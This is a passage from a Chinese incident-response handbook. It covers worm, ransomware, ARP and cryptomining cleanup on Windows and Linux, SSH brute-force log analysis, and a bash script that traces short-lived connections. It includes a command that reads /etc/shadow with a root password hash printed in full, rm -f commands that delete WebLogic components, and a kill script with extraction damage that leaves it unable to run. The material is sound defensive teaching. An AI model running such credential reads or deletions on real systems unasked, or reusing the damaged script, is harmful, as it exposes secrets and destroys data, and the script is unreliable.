
常见的蠕虫病毒：熊猫烧香病毒 、冲击波/震荡波病毒、 conficker病毒等。

**0x01** 应急场景


某天早上，管理员在出口防火墙发现内网服务器不断向境外IP发起主动连接，内网环境，无法连通外网，无图脑补。

**0x02** 事件分析


在出口防火墙看到的服务器内网IP ，首先将中病毒的主机从内网断开，然后登录该服务器，打开D盾\_web查杀查看端 口连接情况，可以发现本地向外网IP发起大量的主动连接：



通过端口异常，跟踪进程ID ，可以找到该异常由svchost.exe windows服务主进程引起， svchost.exe向大量远程IP的 445端口发送请求：



这里我们推测可以系统进程被病毒感染，使用卡巴斯基病毒查杀工具，对全盘文件进行查杀，发现 c:\windows\system32\qntofmhz.dll异常：




使用多引擎在线病毒扫描( <http://www.virscan.org/> ) 对该文件进行扫描:

[](af://n483/)



确认服务器感染conficker蠕虫病毒，下载conficker蠕虫专杀工具对服务器进行清查，成功清楚病毒。



大致的处理流程如下:

1、发现异常 ：出口防火墙、本地端口连接情况 ，主动向外网发起大量连接

2、病毒查杀 ：卡巴斯基全盘扫描 ，发现异常文件

3、确认病毒 ：使用多引擎在线病毒对该文件扫描 ，确认服务器感染conficker蠕虫病毒。

4、病毒处理 ：使用conficker蠕虫专杀工具对服务器进行清查 ，成功清除病毒。

**0x04** 预防处理措施

在政府、医院内网，依然存在着一些很古老的感染性病毒，如何保护电脑不受病毒感染，总结了几种预防措施：

1、安装杀毒软件 ，定期全盘扫描

2、不使用来历不明的软件 ，不随意接入未经查杀的U盘

3、定期对windows系统漏洞进行修复 ，不给病毒可乘之机

4、做好重要文件的备份 ，备份 ，备份。

第**3**篇 ：勒索病毒

**0x00** 前言

勒索病毒，是一种新型电脑病毒，主要以邮件、程序木马、网页挂马的形式进行传播。该病毒性质恶劣、危害极大， 一旦感染将给用户带来无法估量的损失。这种病毒利用各种加密算法对文件进行加密，被感染者一般无法解密，必须 拿到解密的私钥才有可能破解。自WannaCry勒索病毒在全球爆发之后，各种变种及新型勒索病毒层出不穷。


**0x01** 应急场景

某天早上，网站管理员打开OA系统，首页访问异常，显示乱码：



**0x02** 事件分析

登录网站服务器进行排查，在站点目录下发现所有的脚本文件及附件都被加密为.sage结尾的文件，每个文件夹下都 有一个!HELP\_SOS.hta文件，打包了部分样本：



打开!HELP\_SOS.hta文件，显示如下：



到这里，基本可以确认是服务器中了勒索病毒，上传样本到360勒索病毒网站( [http://lesuobingdu.360.cn](http://lesuobingdu.360.cn/) )进行分 析：确认web服务器中了sage勒索病毒，目前暂时无法解密。



绝大多数勒索病毒，是无法解密的，一旦被加密，即使支付也不一定能够获得解密密钥。在平时运维中应积极做好备 份工作，数据库与源码分离(类似OA系统附件资源也很重要，也要备份)。

遇到了，别急，试一试勒索病毒解密工具：

“拒绝勒索软件”网站

<https://www.nomoreransom.org/zh/index.html>

360安全卫士勒索病毒专题

<http://lesuobingdu.360.cn>

**0x04** 防范措施

一旦中了勒索病毒，文件会被锁死，没有办法正常访问了，这时候，会给你带来极大的困恼。为了防范这样的事情出 现，我们电脑上要先做好一些措施：

1、安装杀毒软件 ，保持监控开启 ，定期全盘扫描

2、及时更新 Windows安全补丁 ，开启防火墙临时关闭端口 ，如445、 135、 137、 138、 139、 3389等端口

3、及时更新web漏洞补丁 ，升级web组件

4、备份。重要的资料一定要备份 ，谨防资料丢失

5、强化网络安全意识 ，陌生链接不点击 ，陌生文件不要下载 ，陌生邮件不要打开

第**4**篇 ：**ARP**病毒

**0x00** 前言

ARP病毒并不是某一种病毒的名称，而是对利用arp协议的漏洞进行传播的一类病毒的总称，目前在局域网中较 为常见。发作的时候会向全网发送伪造的ARP数据包，严重干扰全网的正常运行，其危害甚至比一些蠕虫病毒还要严 重得多。


**0x01** 应急场景

某天早上，小伙伴给我发了一个微信，说192.168.64.76 CPU现在负载很高，在日志分析平台查看了一下这台服 务器的相关日志，流量在某个时间点暴涨，发现大量137端口的UDP攻击。




**0x02** 分析过程

登录服务器，首先查看137端口对应的进程，进程ID为4对应的进程是SYSTEM ，于是使用杀毒软件进行全盘查 杀。



卡巴斯基绿色版： <http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe>

卡巴斯基、 360杀毒、 McAfee查杀无果，手工将启动项、计划任务、服务项都翻了一遍，并未发现异常。 本地下载 了IpTool抓包工具，筛选条件： 协议 UDP 端口 137



可以明显的看出192.168.64.76发送的数据包是异常的， 192.168.64.76的数据包目的地址，一直在变，目的MAC是不 变的，而这个MAC地址就是网关的MAC。

端口137的udp包是netbios的广播包，猜测：可能是ARP病毒，由本机对外的ARP攻击。

采用措施：通过借助一些安全软件来实现局域网ARP检测及防御功能。

服务器安全狗Windows版下载： <http://free.safedog.cn/server_safedog.html>

网络防火墙--攻击防护--ARP防火墙：




虽然有拦截了部分ARP请求，但流量出口还是有一些137 UDF的数据包。

看来还是得下狠招，关闭137端口：禁用TCP/IP上的NetBIOS。

1 )、禁用Server服务



2)、禁用 TCP/IP 上的 NetBIOS



设置完，不用重启即可生效， 137端口关闭，观察了一会，对外发起的请求已消失， CPU和网络带宽恢复正常。

**0x04** 防护措施

局域网安全防护依然是一项很艰巨的任务，网络的安全策略，个人/服务器的防毒机制，可以在一定程度上防止

病毒入侵。

另外不管是个人PC还是服务器，总还是需要做一些基本的安全防护： 1、关闭135/137/138/139/445等端口 2、 更新系统补丁。

第**5**篇 ：挖矿病毒 ( 一 )


**0x00** 前言

随着虚拟货币的疯狂炒作，挖矿病毒已经成为不法分子利用最为频繁的攻击方式之一。病毒传播者可以利用个人电脑 或服务器进行挖矿，具体现象为电脑CPU占用率高， C盘可使用空间骤降，电脑温度升高，风扇噪声增大等问题。

**0x01** 应急场景

某天上午重启服务器的时候，发现程序启动很慢，打开任务管理器，发现cpu被占用接近100% ，服务器资源占用严 重。

[](af://n542/)




**0x02** 事件分析

登录网站服务器进行排查，发现多个异常进程：



分析进程参数：

wmic process get caption,commandline /value >> tmp.txt



TIPS:

在windows下查看某个运行程序 (或进程) 的命令行参数

使用下面的命令 ：


wmic process get caption,commandline /value

如果想查询某一个进程的命令行参数 ，使用下列方式 ：


wmic process where caption=”svchost.exe” get caption,commandline /value

这样就可以得到进程的可执行文件位置等信息。

访问该链接：



Temp目录下发现Carbon、run.bat挖矿程序:



具体技术分析细节详见：

360CERT ：利用WebLogic漏洞挖矿事件分析

<https://www.anquanke.com/post/id/92223>

清除挖矿病毒：关闭异常进程、删除c盘temp目录下挖矿程序 。

临时防护方案

1. 根据实际环境路径，删除WebLogic程序下列war包及目录

rm -f /home/WebLogic/Oracle/Middleware/wlserver\_10.3/server/lib/wls-wsat.war

rm -f

/home/WebLogic/Oracle/Middleware/user\_projects/domains/base\_domain/servers/AdminServer/tmp/.interna l/wls-wsat.war

rm -rf

/home/WebLogic/Oracle/Middleware/user\_projects/domains/base\_domain/servers/AdminServer/tmp/\_WL\_in ternal/wls-wsat

2. 重启WebLogic或系统后，确认以下链接访问是否为404

<http://x.x.x.x:7001/wls-wsat>

**0x04** 防范措施

新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率。通过利用永恒 之蓝( EternalBlue )、 web攻击多种漏洞，如Tomcat弱口令攻击、 Weblogic WLS组件漏洞、 Jboss反序列化漏洞， Struts2远程命令执行等，导致大量服务器被感染挖矿程序的现象 。总结了几种预防措施：

1、安装安全软件并升级病毒库 ，定期全盘扫描 ，保持实时防护

2、及时更新 Windows安全补丁 ，开启防火墙临时关闭端口

3、及时更新web漏洞补丁 ，升级web组件

第**6**篇 ：挖矿病毒 ( 二 )


**0x00** 前言

作为一个运维工程师，而非一个专业的病毒分析工程师，遇到了比较复杂的病毒怎么办？别怕，虽然对二进制不 熟，但是依靠系统运维的经验，我们可以用自己的方式来解决它。


[](af://n576/)

**0x01** 感染现象

1、向大量远程IP的445端口发送请求



2、使用各种杀毒软件查杀无果，虽然能识别出在C:\Windows\NerworkDistribution中发现异常文件，但即使删除 NerworkDistribution后，每次重启又会再次生成。




连杀软清除不了的病毒，只能手工来吧，个人比较偏好火绒，界面比较简洁，功能也挺好用的，自带的火绒剑是安全 分析利器。于是安装了火绒，有了如下分析排查过程。

**0x02** 事件分析

**A**、网络链接


通过现象，找到对外发送请求的进程ID ：4960




**B**、进程分析

进一步通过进程ID找到相关联的进程，父进程为1464

[](af://n591/)




找到进程ID为1464的服务项，逐一排查，我们发现服务项RemoteUPnPService存在异常。



**C**、删除服务


选择可疑服务项，右键属性，停止服务，启动类型：禁止。

[](af://n597/)



停止并禁用服务，再清除NerworkDistribution目录后，重启计算机。异常请求和目录的现象消失。

又排查了几台，现象一致，就是服务项的名称有点变化。



**D**、病毒清除

挖矿病毒清除过程如下：

1、 停止并禁用可疑的服务项，服务项的名称会变，但描述是不变的，根据描述可快速找到可疑服务项。 可疑服务项描述： Enables a common interface and object model for the Remote UPnP Service to access 删除服务项： Sc delete RemoteUPnPService

2、 删除C:\Windows\NerworkDistribution目录

3、 重启计算机

4、 使用杀毒软件全盘查杀

5、 到微软官方网站下载对应操作系统补丁，下载链接：

<https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2017/ms17-010>

**0x03** 后记

在查询了大量资料后，找到了一篇在2018年2月有关该病毒的报告：

NrsMiner ：一个构造精密的挖矿僵尸网络

<https://www.freebuf.com/articles/system/162874.html>

根据文章提示，这个病毒的构造非常的复杂，主控模块作为服务“Hyper-VAccess Protection Agent Service”的 ServiceDll存在。但与目前处理的情况有所不同，该病毒疑似是升级了。

第三章： **Linux**实战篇


第**1**篇 ：**SSH**暴力破解

**0x00** 前言

SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议，主要用于给远程登录会话数据进行加 密，保证数据传输的安全。 SSH口令长度太短或者复杂度不够，如仅包含数字，或仅包含字母等，容易被攻击者破 解，一旦被攻击者获取，可用来直接登录系统，控制服务器所有权限。

**0x01** 应急场景

某天，网站管理员登录服务器进行巡检时，发现端口连接里存在两条可疑的连接记录，如下图：



1. TCP初始化连接三次握手吧：发SYN包，然后返回SYN/ACK包，再发ACK包，连接正式建立。但是这里有点 出入，当请求者收到SYS/ACK包后，就开始建立连接了，而被请求者第三次握手结束后才建立连接。

2. 客户端TCP状态迁移：

CLOSED->SYN\_SENT->ESTABLISHED->FIN\_WAIT\_1->FIN\_WAIT\_2->TIME\_WAIT->CLOSED 服务器TCP状态迁移：

CLOSED->LISTEN->SYN recv->ESTABLISHED->CLOSE\_WAIT->LAST\_ACK->CLOSED

3. 当客户端开始连接时，服务器还处于LISTENING ，客户端发一个SYN包后，服务端接收到了客户端的SYN并 且发送了ACK时，服务器处于SYN\_RECV状态，然后并没有再次收到客户端的ACK进入ESTABLISHED状 态，一直停留在SYN\_RECV状态。

在这里， SSH ( 22)端口，两条外网IP的SYN\_RECV状态连接，直觉告诉了管理员，这里一定有什么异常。

**0x02** 日志分析

SSH端口异常，我们首先有必要先来了解一下系统账号情况：

**A**、系统账号情况

1、除root之外 ，是否还有其它特权用户(uid 为0)

[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd

root

2、可以远程登录的帐号信息

[root@localhost ~]# awk '/\$1|\$6/{print $1}' /etc/shadow

root:$6$38cKfZDjsTiUe58V$FP.UHWMObqeUQS1Z2KRj/4EEcOPi.6d1XmKHgK3j3GY9EGvwwBei7nUbbqJC./qK12HN8 jFuXOfEYIKLID6hq0::0:99999:7:::

我们可以确认目前系统只有一个管理用户root。

接下来，我们想到的是/var/log/secure ，这个日志文件记录了验证和授权方面的信息，只要涉及账号和密码的程序都 会记录下来。

**B**、确认攻击情况：

1、统计了下日志 ，发现大约有126254次登录失败的记录 ，确认服务器遭受暴力破解

[root@localhost ~]# grep -o "Failed password" /var/log/secure|uniq -c

126254 Failed password

2、输出登录爆破的第一行和最后一行 ，确认爆破时间范围 ：

[root@localhost ~]# grep "Failed password" /var/log/secure|head -1

Jul 8 20:14:59 localhost sshd[14323]: Failed password for invalid user qwe from 111.13.xxx.xxx port 1503 ssh2

[root@localhost ~]# grep "Failed password" /var/log/secure|tail -1

Jul 10 12:37:21 localhost sshd[2654]: Failed password for root from 111.13.xxx.xxx port 13068 ssh2

3、进一步定位有哪些IP在爆破 ？

[root@localhost ~]# grep "Failed password" /var/log/secure|grep -E -o "(25[0-5] |2[0-4][0-9] | [01]?[0-9][0-9]?)\.(25[0-5] |2[0-4][0-9] |[01]?[0-9][0-9]?)\.(25[0-5] |2[0-4][0-9] |[01]?[0-9][0- 9]?)\.(25[0-5] |2[0-4][0-9] |[01]?[0-9][0-9]?)" |uniq -c | sort -nr

12622 23.91.xxx.xxx

8942 114.104.xxx.xxx

8122 111.13.xxx.xxx

7525 123.59.xxx.xxx

...................

4、爆破用户名字典都有哪些 ？

[root@localhost ~]# grep "Failed password" /var/log/secure|perl -e 'while($\_=<>){ /for(.\*?) from/; print "$1\n";}' |uniq -c|sort -nr

9402 root

3265 invalid user oracle

1245 invalid user admin

1025 invalid user user

.....................

1、登录成功的日期、用户名、 IP ：

[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}' Jul 9 09:38:09 root 192.168.143.100

Jul 9 14:55:51 root 192.168.143.100

Jul 10 08:54:26 root 192.168.143.100

Jul 10 16:25:59 root 192.168.143.100

............................

通过登录日志分析 ，并未发现异常登录时间和登录IP。

2、顺便统计一下登录成功的IP有哪些 ：

[root@localhost ~]# grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

27 192.168.204.1

通过日志分析，发现攻击者使用了大量的用户名进行暴力破解，但从近段时间的系统管理员登录记录来看，并未发现 异常登录的情况，需要进一步对网站服务器进行入侵排查，这里就不再阐述。

**0x04** 处理措施

SSH暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止向公网开放管理端口 ，若必须开放应限定管理IP地址并加强口令安全审计 ( 口令长度不低于8位 ，由数字、大小写字母、 特殊字符等至少两种以上组合构成) 。

2、更改服务器ssh默认端口。

3、部署入侵检测设备 ，增强安全防护。

第**2**篇 ：捕捉短连接

**0x00** 前言


短连接( short connnection )是相对于长连接而言的概念，指的是在数据传送过程中，只在需要发送数据时，才去建 立一个连接，数据发送完成后，则断开此连接，即每次连接只完成一项业务的发送。 在系统维护中，一般很难去察 觉，需要借助网络安全设备或者抓包分析，才能够去发现。

**0x01** 应急场景

某天，网络管理员在出口WAF检测到某台服务器不断向香港I发起请求 ，感觉很奇怪，登录服务器排查，想要找到发 起短连接的进程。

**0x02** 日志分析

登录服务器查看端口、进程，并未发现发现服务器异常，但是当多次刷新端口连接时，可以查看该连接。 有时候一 直刷这条命令好十几次才会出现，像这种的短连接极难捕捉到对应的进程和源文件。



手动捕捉估计没戏，很难追踪，于是动手写了一段小脚本来捕捉短连接对应的pid和源文件。

脚本文件如下：

#!/bin/bash

ip=118.184.15.40

i=1

while :

do

tmp=netstat -anplt|grep $ip|awk - F '[/]' '{print $1}' |awk '{print $7}'

#echo $tmp

if test -z "$tmp"

then

((i=i+1))

else

for pid in $tmp; do

echo "PID: "${pid}

result=ls -lh /proc/$pid|grep exe

echo "Process: "${result}

kill -9 $pid

done


break

fi

done

echo "Total number of times: "${i}

运行结果如下：



跑了三次脚本，可以发现短连接每次发起的进程Pid一直在变，但已经捕捉到发起该异常连接的进程源文件为 /usr/lib/nfsiod

**0x04** 小结

本文简单介绍了短连接以及捕捉短连接源文件的技巧，站在安全管理员的角度，应加强对网络安全设备的管理，在网 络层去发现更多在系统层很难察觉的安全威胁。


第**3**篇 ：挖矿病毒

**0x00** 前言

随着虚拟货币的疯狂炒作，利用挖矿脚本来实现流量变现，使得挖矿病毒成为不法分子利用最为频繁的攻击方式。新 的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率，通过利用永恒之 蓝( EternalBlue )、 web攻击多种漏洞(如Tomcat弱口令攻击、 Weblogic WLS组件漏洞、 Jboss反序列化漏洞、 Struts2远程命令执行等)，导致大量服务器被感染挖矿程序的现象 。

**0x01** 应急场景

某天，安全管理员在登录安全设备巡检时，发现某台网站服务器持续向境外IP发起连接，下载病毒源：



###0x02 事件分析


**A**、排查过程

